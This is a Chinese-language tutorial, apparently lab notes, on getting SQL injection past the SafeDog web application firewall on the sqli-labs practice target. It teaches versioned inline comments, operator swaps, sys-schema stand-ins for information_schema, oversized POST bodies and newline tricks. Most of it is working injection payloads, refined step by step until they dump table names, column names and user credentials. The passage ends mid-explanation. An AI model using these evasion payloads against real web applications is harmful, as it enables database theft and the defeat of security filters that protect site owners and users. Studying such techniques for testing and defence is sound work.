内联注释是MySQL为了保持与其他数据兼容,将MySQL中特有的语句放在多行注释 /**/ 中,这些语句 在不兼容的数据库中不执行,而在MySQL自身却能识别执行。

<font style="color:rgb(51,51,51);">/**/</font> 如果被拦截,可以尝试添加版本号。mysql扩张了多行注释,加入在注释当中添加 <font style="color:rgb(51,51,51);">!</font>,例 如 <font style="color:rgb(51,51,51);">/*!xxxx*/</font> 表示此注释中的语句会被执行。

<font style="color:rgb(51,51,51);">/*!50001aa*/ </font>表示数据库版本 <font style="color:rgb(51,51,51);">>=5.00.01</font> 时中间的语句才能被执行,一般可以尝试使用一个不 存在的版本号,例如<font style="color:rgb(51,51,51);"> /*!90000aa*/</font> 意为必须是9.0版本以上才会执行这个注释内容。

注意:版本号必须是5位数字,具体使用哪个版本号可以通过burpSuite的Intruder的模块进行爆破

可以参考15.1.3里的Fuzz绕过,就不重复了。

# 以下语句被拦截
?id=-1' union/*/!*!!*/select 1,2,database() --+
​
# 破坏database()测试拦截位置,确定为database被拦截
?id=-1' union/*/!*!!*/select 1,2,database( --+
​
# 尝试database(/*aa*/)绕过,被拦截
?id=-1' union/*/!*!!*/select 1,2,database(/**/)--+
​
# 尝试database(/*!90000aa*/)绕过,正常显示页面
?id=-1' union/*/!*!!*/select 1,2,database(/*!90000aa*/) --+
                                         
# union/*/!*!!*/select 中的内联 /*/!*!!*/ 安全狗无法识别,因此也可以使用 /*/!*!!*/ 绕过
?id=-1' union/*/!*!!*/select 1,2,database(/*/!*!!*/) --+

3、替换绕过(老WAF有用)

目前还有部分可以使用

(1) and、or替换

&&和||

http://192.168.27.134:82/Less-1/?id=1' || 1=1 --+
http://192.168.27.134:82/Less-1/?id=1' && 1=1 --+
#测试里无法使用

异或^截断

id='1' ^1^1执行位运算,'1'是字符串,MySQL尝试将其 转换为整数1

  • 1^1=0(二进制:01^01=00)
  • 0^1=1(二进制:00^01=01)

1 ^1^0执行位运算,1是字符串,MySQL会尝试将其转换为整数1:

  • 1^1=0(二进制:01^01=00)
  • 0^0=0(二进制:00^01=00)
# 1 ^1^1
?id=1' ^1^1 --+
​
# 1 ^1^0
?id=1' ^1^0 --+

使用{ operation}

# 测试4.0版本不可用
?id=1' and {`test` 1=1} --+
?id=1' and {`test` 2=1} --+

true 和 false

# 被拦截
?id=1'and true --+
# 变种混淆可用
?id=1'and/*!90000aa*/true --+


(2)order by和group by互换


# 测试4.0版本不可用
?id=1' order by 3 --+
# 测试可用
?id=1' group by 3 --+


(3)union select

# 测试4.0版本不可用
?id=1' union select 1,2,3 --+
?id=1' union all select 1,2,3 --+

经分析,是因为union和select同时出现所以被拦截。


解决思路:继续使用内联注释在union与select直接进行混淆。依旧爆破

找到payload

http://192.168.27.134:82/Less-1/?id=-1' union/*/!*!/*/select 1,2,3 --+

(4) information_schema.tables

此方法适用于 safedoge 3.5 版本,该版本直接过滤 <font style="color:rgb(51,51,51);">information_schema.tables</font>

# 以下语句被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name) from
information_schema.tables --+

逐个关键词输入,测试拦截位置

# 以下均未被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat()
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name) from
​
# information_schema.tables 被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name) from
information_schema.tables --+
# 破坏 information_schema.tables 均被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name) from
information_schema.table --+
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name) from in --+
# 破坏 from 被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name) fro in --+
# 破坏 group_concat(table_name) 被拦截
?id=-1' union/*/!*!!*/select 1,2,group_conca(table_name) fro in --+
# 破坏 select 未被拦截,页面报错
?id=-1' union/*/!*!!*/selec 1,2,group_conca(table_name) fro in --+
# 以上推测,select和from不能同时出现,尝试在select和from之间进行混淆,未被拦截,页面报错
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from in --+
​
# 被拦截 information_schema.tables 被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from
information_schema.tables --+
# 破坏 information_schema.tables 被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from
information_schema.tabl --+
# 继续破坏 information_schema.tables 未拦截,判断information_schema 被过滤
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from
information_schem.tabl --+


绕过方法一:内联注释


# 未被拦截,且页面回显所有表名
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from /*!--
+/*%0A information_schema.tables*/ --+
# 语法解析
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from /*!--
+/*(/*被--+注释了)%0A(此处换行)
information_schema.tables*/ --+
# 最终数据库里执行语句变化成
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from /*!
information_schema.tables*/ --+
# 继续完善语句未被拦截,页面回显security表名
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from /*!--
+/*%0A information_schema.tables*/ where table_schema='security'--+
# 完整语句

?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' and 
table_name='users' --+
# 拦截分析
# 以下直到and均未被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' and --+查询数据
# 以下到table_name未被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' and table_name 
--+
# 以下到table_name= 被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' and table_name= 
--+
# 破坏 and 未被拦截
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' an table_name= 
--+
# 尝试在and和table_name之间做混淆,未被拦截,页面报错
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' 
and/*/!*!!*/table_name= --+
# 完善语句,页面回显列名
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from /*!--
+/*%0A information_schema.columns*/ where table_schema='security' 
and/*/!*!!*/table_name='users' --+

# select与from需要做混淆
?id=-1' union/*/!*!!*/ select 
1,2,group_concat(username,'~',password)/*/!*!!*/from users--+


绕过方法二:替换绕过

可以使用 sys库里面的缓存表替换掉:

# 以下两张里面缓存的是,正在使用的表名,该缓存中table_name与information_schema.tables相同
sys.schema_table_statistics_with_buffer
sys.x$ps_schema_table_statistics_io
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from 
sys.schema_table_statistics_with_buffer --+
# 以上未拦截,逐步完善语句
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from
sys.schema_table_statistics_with_buffer where
# 以上未拦截,继续完善语句
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from
sys.schema_table_statistics_with_buffer where table_schema=database(/*!90000aa*/)
--+
# 或者避免database()被拦截,可以直接使用库名security
?id=-1' union/*/!*!!*/select 1,2,group_concat(table_name)/*!90000aa*/from
sys.schema_table_statistics_with_buffer where table_schema='security' --+

(5) information_schema.columns

此方法适用于 safedoge 3.5 版本,该版本直接过滤 information_schema.tables 

上述测试发现,需使用 sys.schema_table_statistics_with_buffer 替换 information_schema.tables 获取表名,那么按照之前的思路,将 (table_name) 替换为 (column_name) 是否可行呢?

# 测试结果是:column_name是未知列名,这是因为sys.schema_table_statistics_with_buffer 里
面没有column_name列名
?id=-1' union/*/!*!!*/select 1,2,group_concat(column_name)/*!90000aa*/from
sys.schema_table_statistics_with_buffer where table_schema='security' --+

(6)join内联查询

# join 语句被拦截
?id=-1' union/*/!*!!*/ select * from (select * from users as a join users
44000as b)as c --+
# 逐步分析,直到以下语句均未被拦截
?id=-1' union/*/!*!!*/ select * from (select * from --+
# 拦截
?id=-1' union/*/!*!!*/ select * from (select * from users --+
# 破坏users后依然拦截
?id=-1' union/*/!*!!*/ select * from (select * from u --+
                                     
# 以上判断from和users之间需要混淆,内联注释混淆后未拦截
?id=-1' union/*/!*!!*/ select * from (select * from/*/!*!!*/ users --+
# 继续完善语句,拦截
?id=-1' union/*/!*!!*/ select * from (select * from/*/!*!!*/ users as --+      
                         
# 破坏as后依然拦截,尝试users和as之间做内联注释混淆,爆破后依然拦截
?id=-1' union/*/!*!!*/ select * from (select * from/*/!*!!*/ user/*/!*!!*/as --+
# 尝试对as进行内联注释混淆
?id=-1' union/*/!*!!*/ select * from (select * from/*/!*!!*/ user/*!90000as*/ --
+
4、超大数据包绕过(POST)

超大数据包绕过(POST)的原理主要基于目标系统或安全设备对数据包大小、结构或处理逻辑的局限 性,攻击者通过构造异常的POST请求数据包,利用这些局限性绕过安全防护机制(如WAF、防火墙 等),从而实施攻击或探测。

简单来说:安全狗或者WAF,对于数据包检测时,是有大小限制的

(1)基本原理

资源限制绕过:

  • 许多安全设备(如WAF)在处理数据包时,会优先考虑业务性能,对超大数据包可能不进行全面检 测或直接丢弃,从而为攻击者提供绕过机会。
  • 攻击者通过构造超大数据包,使安全设备因资源限制(如内存、CPU)无法完成完整检测,进而绕 过防护。

(2) 实现方式

构造超大数据包:


  • 攻击者使用工具(如Burp Suite)构造超大的POST请求数据包,可能包含大量重复数据、垃圾数 据或恶意负载。 
  • 通过增加数据包大小,使安全设备因处理能力限制而无法完成完整检测。

(3)靶场实测(内联注释)

这里把Less1里的GET改为了POST



发送一个恶意语句发现被拦截


于是发到Intruder板块里

攻击成功

5、特殊字符绕过

(1) 换行符%0a


注释/**/中的内容不会被安全狗拦截,结合特殊字符%0a(换行符)进行绕过。 比如:

http://192.168.186.144/sqli-labs-master/Less-1/?id=1' --+b /*%0a and 1=2 union 
select 1,2,3 %23*/

参数值 1' --+b /*%0a and 1=2 union select 1,2,3 %23*/ 对于安全狗来说,/**/中的内容不会拦 截, <font style="color:rgb(51,51,51);">%0a</font> 是换行, <font style="color:rgb(51,51,51);">%23</font> 是 <font style="color:rgb(51,51,51);">#</font> 号,所以 <font style="color:rgb(51,51,51);">1' --+b /*%0a and 1=2 union select 1,2,3 %23*/</font> 会被认为 是: 

1' --+b /*
